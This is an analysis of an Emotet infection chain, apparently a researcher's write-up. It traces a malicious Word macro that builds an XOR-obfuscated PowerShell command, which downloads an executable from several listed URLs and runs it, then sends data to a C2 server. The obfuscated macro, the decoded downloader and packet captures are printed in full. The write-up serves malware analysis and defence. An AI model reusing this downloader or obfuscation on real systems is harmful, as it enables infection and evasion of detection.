
Emotet and Obfuscation

UDURRANI

Let's draw the flow

- MSOFFICE Document = Entry point
- Embedded Macro within the document
- Macro is heavily obfuscated
- Macro uses MS Powershell
- Powershell connects to a C2
- Powershell downloads a stage 2 executable
- Injection
- Payload keeps information in-memory
- Data is sent out via POST request
- C2 server can provide instructions to the victim's machine
- Use Spam bot to spread




Automated Flow (captured by my sandBox)


MSWORD to Portable Executable

Flow Format

- ApplicationName && Process ID spawned
- IP Address && Port number communicated to



Executable Payload Flow



A little bit about VBA:


MSOFFICE uses VBA (Visual basic for application) for macros. VBA is developed by Microsoft. Its a macro language (MSOFFICE considers it as macro finctionality). MSOFFICE application(s) have a visual basic editor to work with VBA code. VBA requires a run-time or a virtual machine to run code and does memory management, where its compiled to p-code. VBA uses object oriented approach where one can create, inherit or extend a class. However, the macro code can't run on its own and must be inside a host application e.g. MSOFFICE apps.

Macro's are every where!

I find document based attacks every where. Thats because MSWORD or EXCEL is a legit white listed application. People can't help opening a good looking document. Its very easy to embed a macro within such documents. Not only that, its very easy to obfuscate the macro to by-pass signatures.

Let's get back to the payload:

In this particular situation, entry point is a MS document. The document is equipped with an obfuscated macro.



Let's get rid of the obfuscation:

Payloads are normally polluted with unwanted variables to confuse the analyst. Let me add a **thumb tag** at the end of the important lines.

```
Function jdUPZoLU()
On Error Resume Next
pijWfA = Sqr(8710)
GYhTdL = JwtQA - SSSFv / 86146 / BdCiMZ - 223327908 + Hex(rlwPwH) * wnjArw - Round(88961)
jcvbUo = 24025 + rWifY + (31560 * CDbl(wIDjO) - DQWRV / CSng(90463) - McELNT / Hex(JUGZj) + 69559 - 23394)
LIMyv = AHJHv
    ZWiwlPsz = "HeLL" + " &('" + "$EnV:Com" + "spEC[4,26" + ",25]-JO" + "IN'') ( " + Chr(34)
JzSaCi = Sqr(55389)
iNutZ = sFriD - SwfNJ / 97373 / ILQiW - 223327908 + Hex(bFKikC) * tVCblk - Round(92384)
cVCGDj = 66399 + zdUsn + (39127 * CDbl(lFEuhE) - PKBLF / CSng(58931) - hjofi / Hex(SdtnP) + 22568 - 46547)
bnTLOW = QRjHc
    asvCnro = "$( SEt 'Of" + "s'  '')" + Chr(34) + "+" + " [STRI" + "Ng]( [chaR[]] " + "( " + "15," + "92,115 ,68, 126"
zLDRp = Sqr(18846)
NMSRd = BVwdtp - CjHrt / 76117 / hjcGKO - 223327908 + Hex(EpUFi) * OzFaYA - Round(50214)
WUANi = 46331 + wAhWG + (52756 * CDbl(IwuDc) - CAXXU / CSng(87283) - KSsqd / Hex(zaZUo) + 86992 - 25318)
lowlH = JMUFR
    VkQYCd = ",90, 11 , 22,1" + "1," + " 69 ,78,92 , 6" + ",68 ,7" + "3, 65 , 78,72,9"
fwHPr = Sqr(43364)
joCpXw = BCKJv - rmDAl / 9229 / AGicF - 223327908 + Hex(TjHDS) * ONAnzF - Round(92655)
SdkLHO = 83229 + jcYPFv + (10146 * CDbl(hSsNic) - lLGLh / CSng(75203) - HjcCvT / Hex(ORmiB) + 45517 - 642)
EcquED = RDMYC
   BLIDUadhM = "5, " + "11 , 89 , 7" + "4 ,69 , 79" + " , "
ivXjtq = Sqr(24189)
EAKCEp = qljhD - EVoPV / 59531 / KpIMmZ - 223327908 + Hex(hDKtV) * AEJJYZ - Round(68519)
EtZKak = 33135 + TtzsNj + (14771 * CDbl(zEuphD) - XFkcat / CSng(75549) - woJKT / Hex(dZUisu) + 44704 - 69486)
OQjYs = fasvHd
    EhOtWimY = "68 " + ", 70,16 , 15, 6" + "5, 1" + "02 , 92, 95" + " , 106,11 ," + "22 , 11, 69" + ", "
jbiNa = Sqr(51111)
EbcQZ = iwbJj - TTjSB / 43796 / LvUiBv - 223327908 + Hex(UASrsV) * tPPss - Round(45340)
dPszPf = 69236 + nanLTC + (114 * CDbl(frvvM) - huWGv / CSng(59489) - TrVJz / Hex(oQLJu) + 99283 - 74504)
oHQqj = aZjIYL
   qODlR = "78 , 92," + "6 ,68 ,73" + " ," + " 65,78 ," + "72, 95, 11 ,12" + "0 ,82 ,88" + " ,95,7"
izttdd = Sqr(68365)
rfJoz = kTszi - VOmLw / 47743 / Hlalhq - 223327908 + Hex(AsHMJZ) * uLvjmf - Round(21726)
OSktaU = 98543 + hfkQNA + (49301 * CDbl(TZIzP) - dkiqB / CSng(13016) - DJOCap / Hex(fVRXYd) + 46965 - 74219)
GSjzL = ThzJcq
    qQmzDSpabK = "8 ,70 , 5 " + ",101 , 78" + " ," + " 95 , 5 ,124 ,7" + "8 ," + "73,104,71 " + ", 66,78 ,69 "
    jdUPZoLU = ZWiwlPsz + asvCnro + VkQYCd + BLIDUadhM + EhOtWimY + qODlR + qQmzDSpabK
End Function
```

COMBINING ALL THE VARIABLES

Basically, there is a lot of un-wanted stuff to confuse the user. Attacker is trying to combine multiple variables together. Actual script is much bigger but my point is to explain how the attacker is using obfuscation. Let's move to the next step. Attacker is trying to put together a powershell command. Here is what happens when the macro adds all the variables together.

```
PowersHeLL &( $EnV:ComspEC[4,26,25]-JOIN'') ( "$( SEt 'Ofs'  '')"+ [STRINg]( [chaR[]] ( 15,92,115 ,68, 126,90, 11 , 22,11, 69
,78,92 , 6,68 ,73, 65 , 78,72,95, 11 , 89 , 74 ,69 , 79 , 68 , 70,16 , 15, 65, 102 , 92, 95 , 106,11 ,22 , 11, 69, 78 , 92,6 ,6
8 ,73 , 65,78 ,72, 95, 11 ,120 ,82 ,88 ,95,78 ,70 , 5 ,101 , 78 , 95 ,5 ,124 ,78 ,73,104,71 , 66,78 ,69 ,95 , 16 , 15,113, 124,
 101,66, 73 ,65 , 11 ,22 ,11, 12,67,95, 95, 91 ,17 ,4, 4, 74 ,88,91, 74, 94 ,79,5 , 72,68 , 70 , 4 , 28 , 120 , 126 ,70 , 94 ,7
7 , 4,107,67, 95 ,95, 91 ,17 , 4, 4,70, 73,77,72, 88 ,5 , 72 ,68 , 70 , 4,95, 101 , 88 ,24, 106 ,92 , 71 , 4 ,107 ,67, 95, 95 ,
91, 17, 4 , 4 ,92 ,92,92 , 5, 78,94, 89,68, 6,88 ,91,78 , 72 ,66 ,74 , 71 ,66,88 , 95 , 88 , 5,72 ,68 ,70,4, 79 , 120, 98 ,79,1
21 ,4 ,107 ,67,95, 95 ,91,17 ,4 ,4, 73,78, 94, 89 ,78, 89, 5, 73, 82, 4 ,27 ,122 ,82 ,96,93, 90,69 , 4, 107, 67,95 , 95 , 91,17
, 4 , 4 , 89,74,88, 88 ,71,66,69, 5, 65 , 91, 4,74,100 , 83, 24 , 105 ,4,12, 5 ,120 ,91, 71 ,66 , 95, 3 ,12,107 ,12 , 2 ,16 , 1
5 ,97, 102 , 100 , 92 ,72 ,121,11 , 22, 11 ,15,92 ,115 , 68, 126 ,90,5, 69 ,78 , 83 ,95 , 3 ,26 , 7,11, 29, 28 , 31, 19,25,27,
2,16, 15,126 , 79,122 ,100 , 92, 77,11, 22,11 ,15 ,78 ,69 ,93,17 ,95 , 78 , 70,91, 11,0,11 , 12, 119 ,12 , 11 ,0, 11,15, 97,102
 ,100,92 , 72 , 121, 11,0, 11 , 12,5, 78 ,83, 78 , 12 , 16,77 , 68,89,78 ,74 , 72 , 67,3, 15,66, 95 , 77,96,101,66, 11,66 ,69,
11, 15,113, 124, 101, 66 , 73 ,65, 2, 80 ,95 , 89, 82 ,80,15 , 65,102, 92 ,95 ,106 , 5, 111,68,92 , 69 ,71 , 68, 74 , 79,109, 6
6, 71,78,3 , 15, 66 ,95 , 77 ,96, 101,66 ,5, 127 , 68,120 ,95 ,89 ,66, 69,76, 3, 2 ,7,11 ,15, 126,79,122,100 ,92 ,77 , 2,16, 12
0,95, 74 ,89 ,95 , 6 , 123,89 ,68,72,78, 88, 88, 11 ,15 , 126 , 79 , 122 ,100, 92,77, 16 , 73 ,89, 78, 74 ,64, 16,86,72,74, 95,
 72, 67,80, 92 ,89 ,66,95 ,78,6 ,67 ,68 ,88, 95 ,11 ,15, 116, 5 , 110 , 83, 72 ,78, 91, 95 ,66, 68, 69,5, 102, 78 , 88 ,88 , 74
```

We got the powershell script / command but there is more to it. An array is created in this situation. Powershell will apply foreach() logic on each of the member and do the following:

chr(0x2b ^ chaR[Index]);

This means, take each value in the array, **XOR** it with ***0x2b***. Now take the return value and get the **chr**() of it, which implies: Get the character representation of a number E.G ***char(70) = F***

Once the encoding is gone, code looks very straight forward

```
$wXoUq = new-object random;$jMwtA = new-object System.Net.WebClient;$ZWNibj = 'http://aspaud.com/7SUmuf/@http://mbfcs.com/tNs3A
wl/@http://www.euro-specialists.com/dSIdR/@http://beurer.by/0QyKvqn/@http://rasslin.jp/aOx3B/'.Split('@');$JMOwcR = $wXoUq.next
(1, 674820);$UdQOwf = $env:temp + '\' + $JMOwcR + '.exe';foreach($itfKNi in $ZWNibj){try{$jMwtA.DownloadFile($itfKNi.ToString()
, $UdQOwf);Start-Process $UdQOwf;break;}catch{write-host $_.Exception.Message;}}
```

Let's make it even simpler:

```
$wXoUq = new-object random;$jMwtA = new-object System.Net.WebClient;$ZWNibj = 'http://aspaud.com/7SUmuf/@http://mbfcs.com/tNs3A
wl/@http://www.euro-specialists.com/dSIdR/@http://beurer.by/0QyKvqn/@http://rasslin.jp/aOx3B/'.Split('@');$JMOwcR = $wXoUq.next
(1, 674820);$UdQOwf = $env:temp + '\' + $JMOwcR + '.exe';foreach($itfKNi in $ZWNibj){try{$jMwtA.DownloadFile($itfKNi.ToString()
, $UdQOwf);Start-Process $UdQOwf;break;}catch{write-host $_.Exception.Message;}}
```

```
$JMOwcR = $wXoUq.next(1, 674820);          ---> GET A VALUE BETWEEN 1, 674820
$UdQOwf = $env:temp + '\' + $JMOwcR + '.exe';    ---> Get PATH to user temp folder and add the random number
                                                    This will be the payloads name e.g.
                                                    C:\Users\foo\AppData\Local\Temp\595993.exe
```

This line will download the executable and use Start-Process to execute

```
foreach($itfKNi in $ZWNibj){try{$jMwtA.DownloadFile($itfKNi.ToString(), $UdQOwf);Start-Process $UdQOwf;break;}catch{write-host $_.Ex
```

So who executed the powershell? Macro or Winword.exe?

As I mentioned before, VBA must be executed within an application.

VBE7.DLL loaded within WINWORD.exe will call the following function.

```
CreateProcessW ( NULL, "PowersHeLL & ( $EnV:ComspEC[4,26,25]-JOIN'') ( "$( SEt 'Ofs'  '')"+ [STRINg]( [chaR[]] (
15,92,115 ,68, 126,90, 11 , 22,11, 69 ,78,92 , 6,68 ,73, 65 , 78,72,95, 11 , 89 , 74 ,69 , 79 , 68 , 70,16 , 15, 65,
102 , 92, 95 , 106,11 ,22 , 11, 69, 78 , 92,6 ,68 ,7, NULL, NULL, FALSE, 0, NULL, NULL, .., ..);
```

This means ***WINWORD.exe*** spawns the powershell. Once powershell makes it to the process stack, it downloads the executable, saves it with a random name in %TMP% and executes it. You can look at the **automated view on page 2** to get the picture.

Let's dig deeper and find out what happened during the powershell execution:

It downloaded a second stage executable:

- DNS

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 57226 |len=57226
    1C 11 81 80 00 01 00 01 00 00 00 00 06 61 73 70         ...?.........asp
    61 75 64 03 63 6F 6D 00 00 01 00 01 C0 0C 00 01         aud.com.........
    00 01 00 00 00 05 00 04 40 10 C7 92                      ........@...
```

- TCP HAND-SHAKE

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.140      TO IP ADDRESS 64.16.199.146
        PORT INFORMATION (49493, 80)
        SEQUENCE INFORMATION (740514667, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 64.16.199.146       TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (80, 49493)
        SEQUENCE INFORMATION (3625490333, 740514668)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                ..

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.140      TO IP ADDRESS 64.16.199.146
        PORT INFORMATION (49493, 80)
        SEQUENCE INFORMATION (740514668, 3625490334)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                    ......
```

- GET REQUEST

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.140      TO IP ADDRESS 64.16.199.146
        PORT INFORMATION (49493, 80)
        SEQUENCE INFORMATION (740514668, 3625490334)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (121)
    47 45 54 20 2F 37 53 55 6D 75 66 2F 20 48 54 54         GET /7SUmuf/ HTT
    50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 61 73 70         P/1.1..Host: asp
    61 75 64 2E 63 6F 6D 0D 0A 43 6F 6E 6E 65 63 74         aud.com..Connect
    69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D         ion: Keep-Alive.
    0A 0D 0A                                                ...
```

- **RESPONSE** (**From C2 server**). This is the real-deal. Look at the following capture.

This is the point where the executable download begins.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 64.16.199.146       TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (80, 49493)
        SEQUENCE INFORMATION (3625490334, 740514735)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (12699)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 54 75 65 2C 20 31 39 20 4A        .Date: Tue, 19 J
    75 6E 20 32 30 31 38 20 31 30 3A 34 34 3A 33 34        un 2018 10:44:34
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
    61 63 68 65 2F 31 2E 33 2E 32 39 20 28 55 6E 69        ache/1.3.29 (Uni
    78 29 20 6D 6F 64 5F 73 73 6C 2F 32 2E 38 2E 31        x) mod_ssl/2.8.1
    36 20 4F 70 65 6E 53 53 4C 2F 30 2E 39 2E 37 6D        6 OpenSSL/0.9.7m
    20 6D 6F 64 5F 67 7A 69 70 2F 31 2E 33 2E 32 36         mod_gzip/1.3.26
    2E 31 61 20 50 48 50 2D 43 47 49 2F 30 2E 31 62        .1a PHP-CGI/0.1b
    0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A        ..Cache-Control:
    20 6E 6F 2D 63 61 63 68 65 2C 20 6E 6F 2D 73 74         no-cache, no-st
    6F 72 65 2C 20 6D 61 78 2D 61 67 65 3D 30 2C 20        ore, max-age=0,
    6D 75 73 74 2D 72 65 76 61 6C 69 64 61 74 65 0D        must-revalidate.
    0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69        .Content-Disposi
    74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65 6E 74        tion: attachment
    3B 20 66 69 6C 65 6E 61 6D 65 3D 22 36 33 34 34        ; filename="6344
    2E 65 78 65 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54        .exe"..Content-T
    72 61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67        ransfer-Encoding
    3A 20 62 69 6E 61 72 79 0D 0A 50 72 61 67 6D 61        : binary..Pragma
    3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 58 2D 50 6F        : no-cache..X-Po
    77 65 72 65 64 2D 42 79 3A 20 50 48 50 2F 35 2E        wered-By: PHP/5.
    33 2E 38 0D 0A 56 61 72 79 3A 20 2A 0D 0A 4B 65        3.8..Vary: *..Ke
    65 70 2D 41 6C 69 76 65 3A 20 74 69 6D 65 6F 75        ep-Alive: timeou
    74 3D 32 2C 20 6D 61 78 3D 31 30 0D 0A 43 6F 6E        t=2, max=10..Con
    6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C        nection: Keep-Al
    69 76 65 0D 0A 54 72 61 6E 73 66 65 72 2D 45 6E        ive..Transfer-En
    63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64 0D        coding: chunked.
    0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61        .Content-Type: a
    70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74        pplication/octet
    2D 73 74 72 65 61 6D 0D 0A 0D 0A 66 37 62 0D 0A        -stream....f7b..
    4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00        MZ..............
    B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00        ........@.......
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
```

Alright, we are done with the document, macro, obfuscation, powershell, download and starting the executable. Now we move to the .EXE file. Remember, EXE files are very powerful, more than a powershell or any other script you can think of.


And the execution begins (For the PE)

EXE file is a 32 bit binary, compiled ***6/15/2018***

```
0x400000 <- Base*
GUI
(32B)
24576 <- CS
0x1000 <- CoseBase*
```

```
FileModDate: 15-06-2018 23:26:22
             [ 321307.000000 ]
```

Payload doesn't use simple processHollowing, instead it uses another technique to do the trick.



Payload gets victim's machine information and keeps it **in-memory**. It does not create a file or DB to hold the data. Things are kept in memory.

```
524E3441 31443749 4D364C5F 45383634 33393037 0A746173 6B656E67 2E657865 2C57494E 574F5244 2E455845 2C617069 | RN4A1D7IM6L_E8643907 taskeng.exe,WINWORD.EXE,api
6D6F6E69 746F722D 7838362E 6578652C 7074632E 6578652C 66557365 722E6578 652C7374 632E6578 652C696E 69742E65 | monitor-x86.exe,ptc.exe,fUser.exe,stc.exe,init.e
78652C73 706C776F 7736342E 6578652C 61756469 6F64672E 6578652C 4175746F 72756E73 36342E65 78652C70 6F776572 | xe,splwow64.exe,audiodg.exe,Autoruns64.exe,power
7368656C 6C2E6578 652C4462 78537663 2E657865 2C4F5350 50535643 2E455845 2C636D64 2E657865 2C6B6F36 342E6578 | shell.exe,DbxSvc.exe,OSPPSVC.EXE,cmd.exe,ko64.ex
652C6B6F 2E657865 2C507265 73656E74 6174696F 6E466F6E 74436163 68652E65 78652C43 79766572 61436F6E 736F6C65 | e,ko.exe,PresentationFontCache.exe,CyveraConsole
2E657865 2C6A7563 6865636B 2E657865 2C536561 72636849 6E646578 65722E65 78652C6D 73647463 2E657865 2C646C6C | .exe,jucheck.exe,SearchIndexer.exe,msdtc.exe,dll
686F7374 2E657865 2C6A7573 63686564 2E657865 2C637974 7261792E 6578652C 6578706C 6F726572 2E657865 2C64776D | host.exe,jusched.exe,cytray.exe,explorer.exe,dwm
2E657865 2C636F6E 686F7374 2E657865 2C545041 75746F43 6F6E6E65 63742E65 78652C54 50417574 6F436F6E 6E537663 | .exe,conhost.exe,TPAutoConnect.exe,TPAutoConnSvc
2E657865 2C576D69 50727653 452E6578 652C746C 61776F72 6B65722E 6578652C 766D746F 6F6C7364 2E657865 2C564741 | .exe,WmiPrvSE.exe,tlaworker.exe,vmtoolsd.exe,VGA
75746853 65727669 63652E65 78652C74 6C617365 72766963 652E6578 652C4379 76657261 53657276 6963652E 6578652C | uthService.exe,tlaservice.exe,CyveraService.exe,
63797365 72766572 2E657865 2C73706F 6F6C7376 2E657865 2C766D61 6374686C 702E6578 652C7376 63686F73 742E6578 | cyserver.exe,spoolsv.exe,vmacthlp.exe,svchost.ex
652C6C73 6D2E6578 652C6C73 6173732E 6578652C 73657276 69636573 2E657865 2C77696E 6C6F676F 6E2E6578 652C7769 | e,lsm.exe,lsass.exe,services.exe,winlogon.exe,wi
6E696E69 742E6578 652C6373 7273732E 6578652C 736D7373 2E657865 2C3A0A0A                                     | ninit.exe,csrss.exe,smss.exe,:
```


I developed an in-memory key-logger sometime ago, here is the link.

https://www.youtube.com/watch?v=R0IQoaETnLI&t=26s

Payload is **moved** to ***SYSWOW64*** folder and a registry is modified for persistence.

New service is created as well

```
GetProcAddress ( *, "OpenSCManagerA" )
OpenSCManagerA ( NULL, NULL, SC_MANAGER_CONNECT )
```



Payload encrypts the data and POSTs it to the C2 server.

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 12.182.146.226
        PORT INFORMATION (49405, 80)
        SEQUENCE INFORMATION (1409344734, 3173542571)

        (14: 20: 20: 837)
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows
 NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30
729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NE
T4.0E)
Host: 12.182.146.226
Content-Length: 468
Connection: Keep-Ali
ve
Cache-Control: no-cache

?
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 12.182.146.226      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (80, 49405)
        SEQUENCE INFORMATION (3173542571, 1409345517)

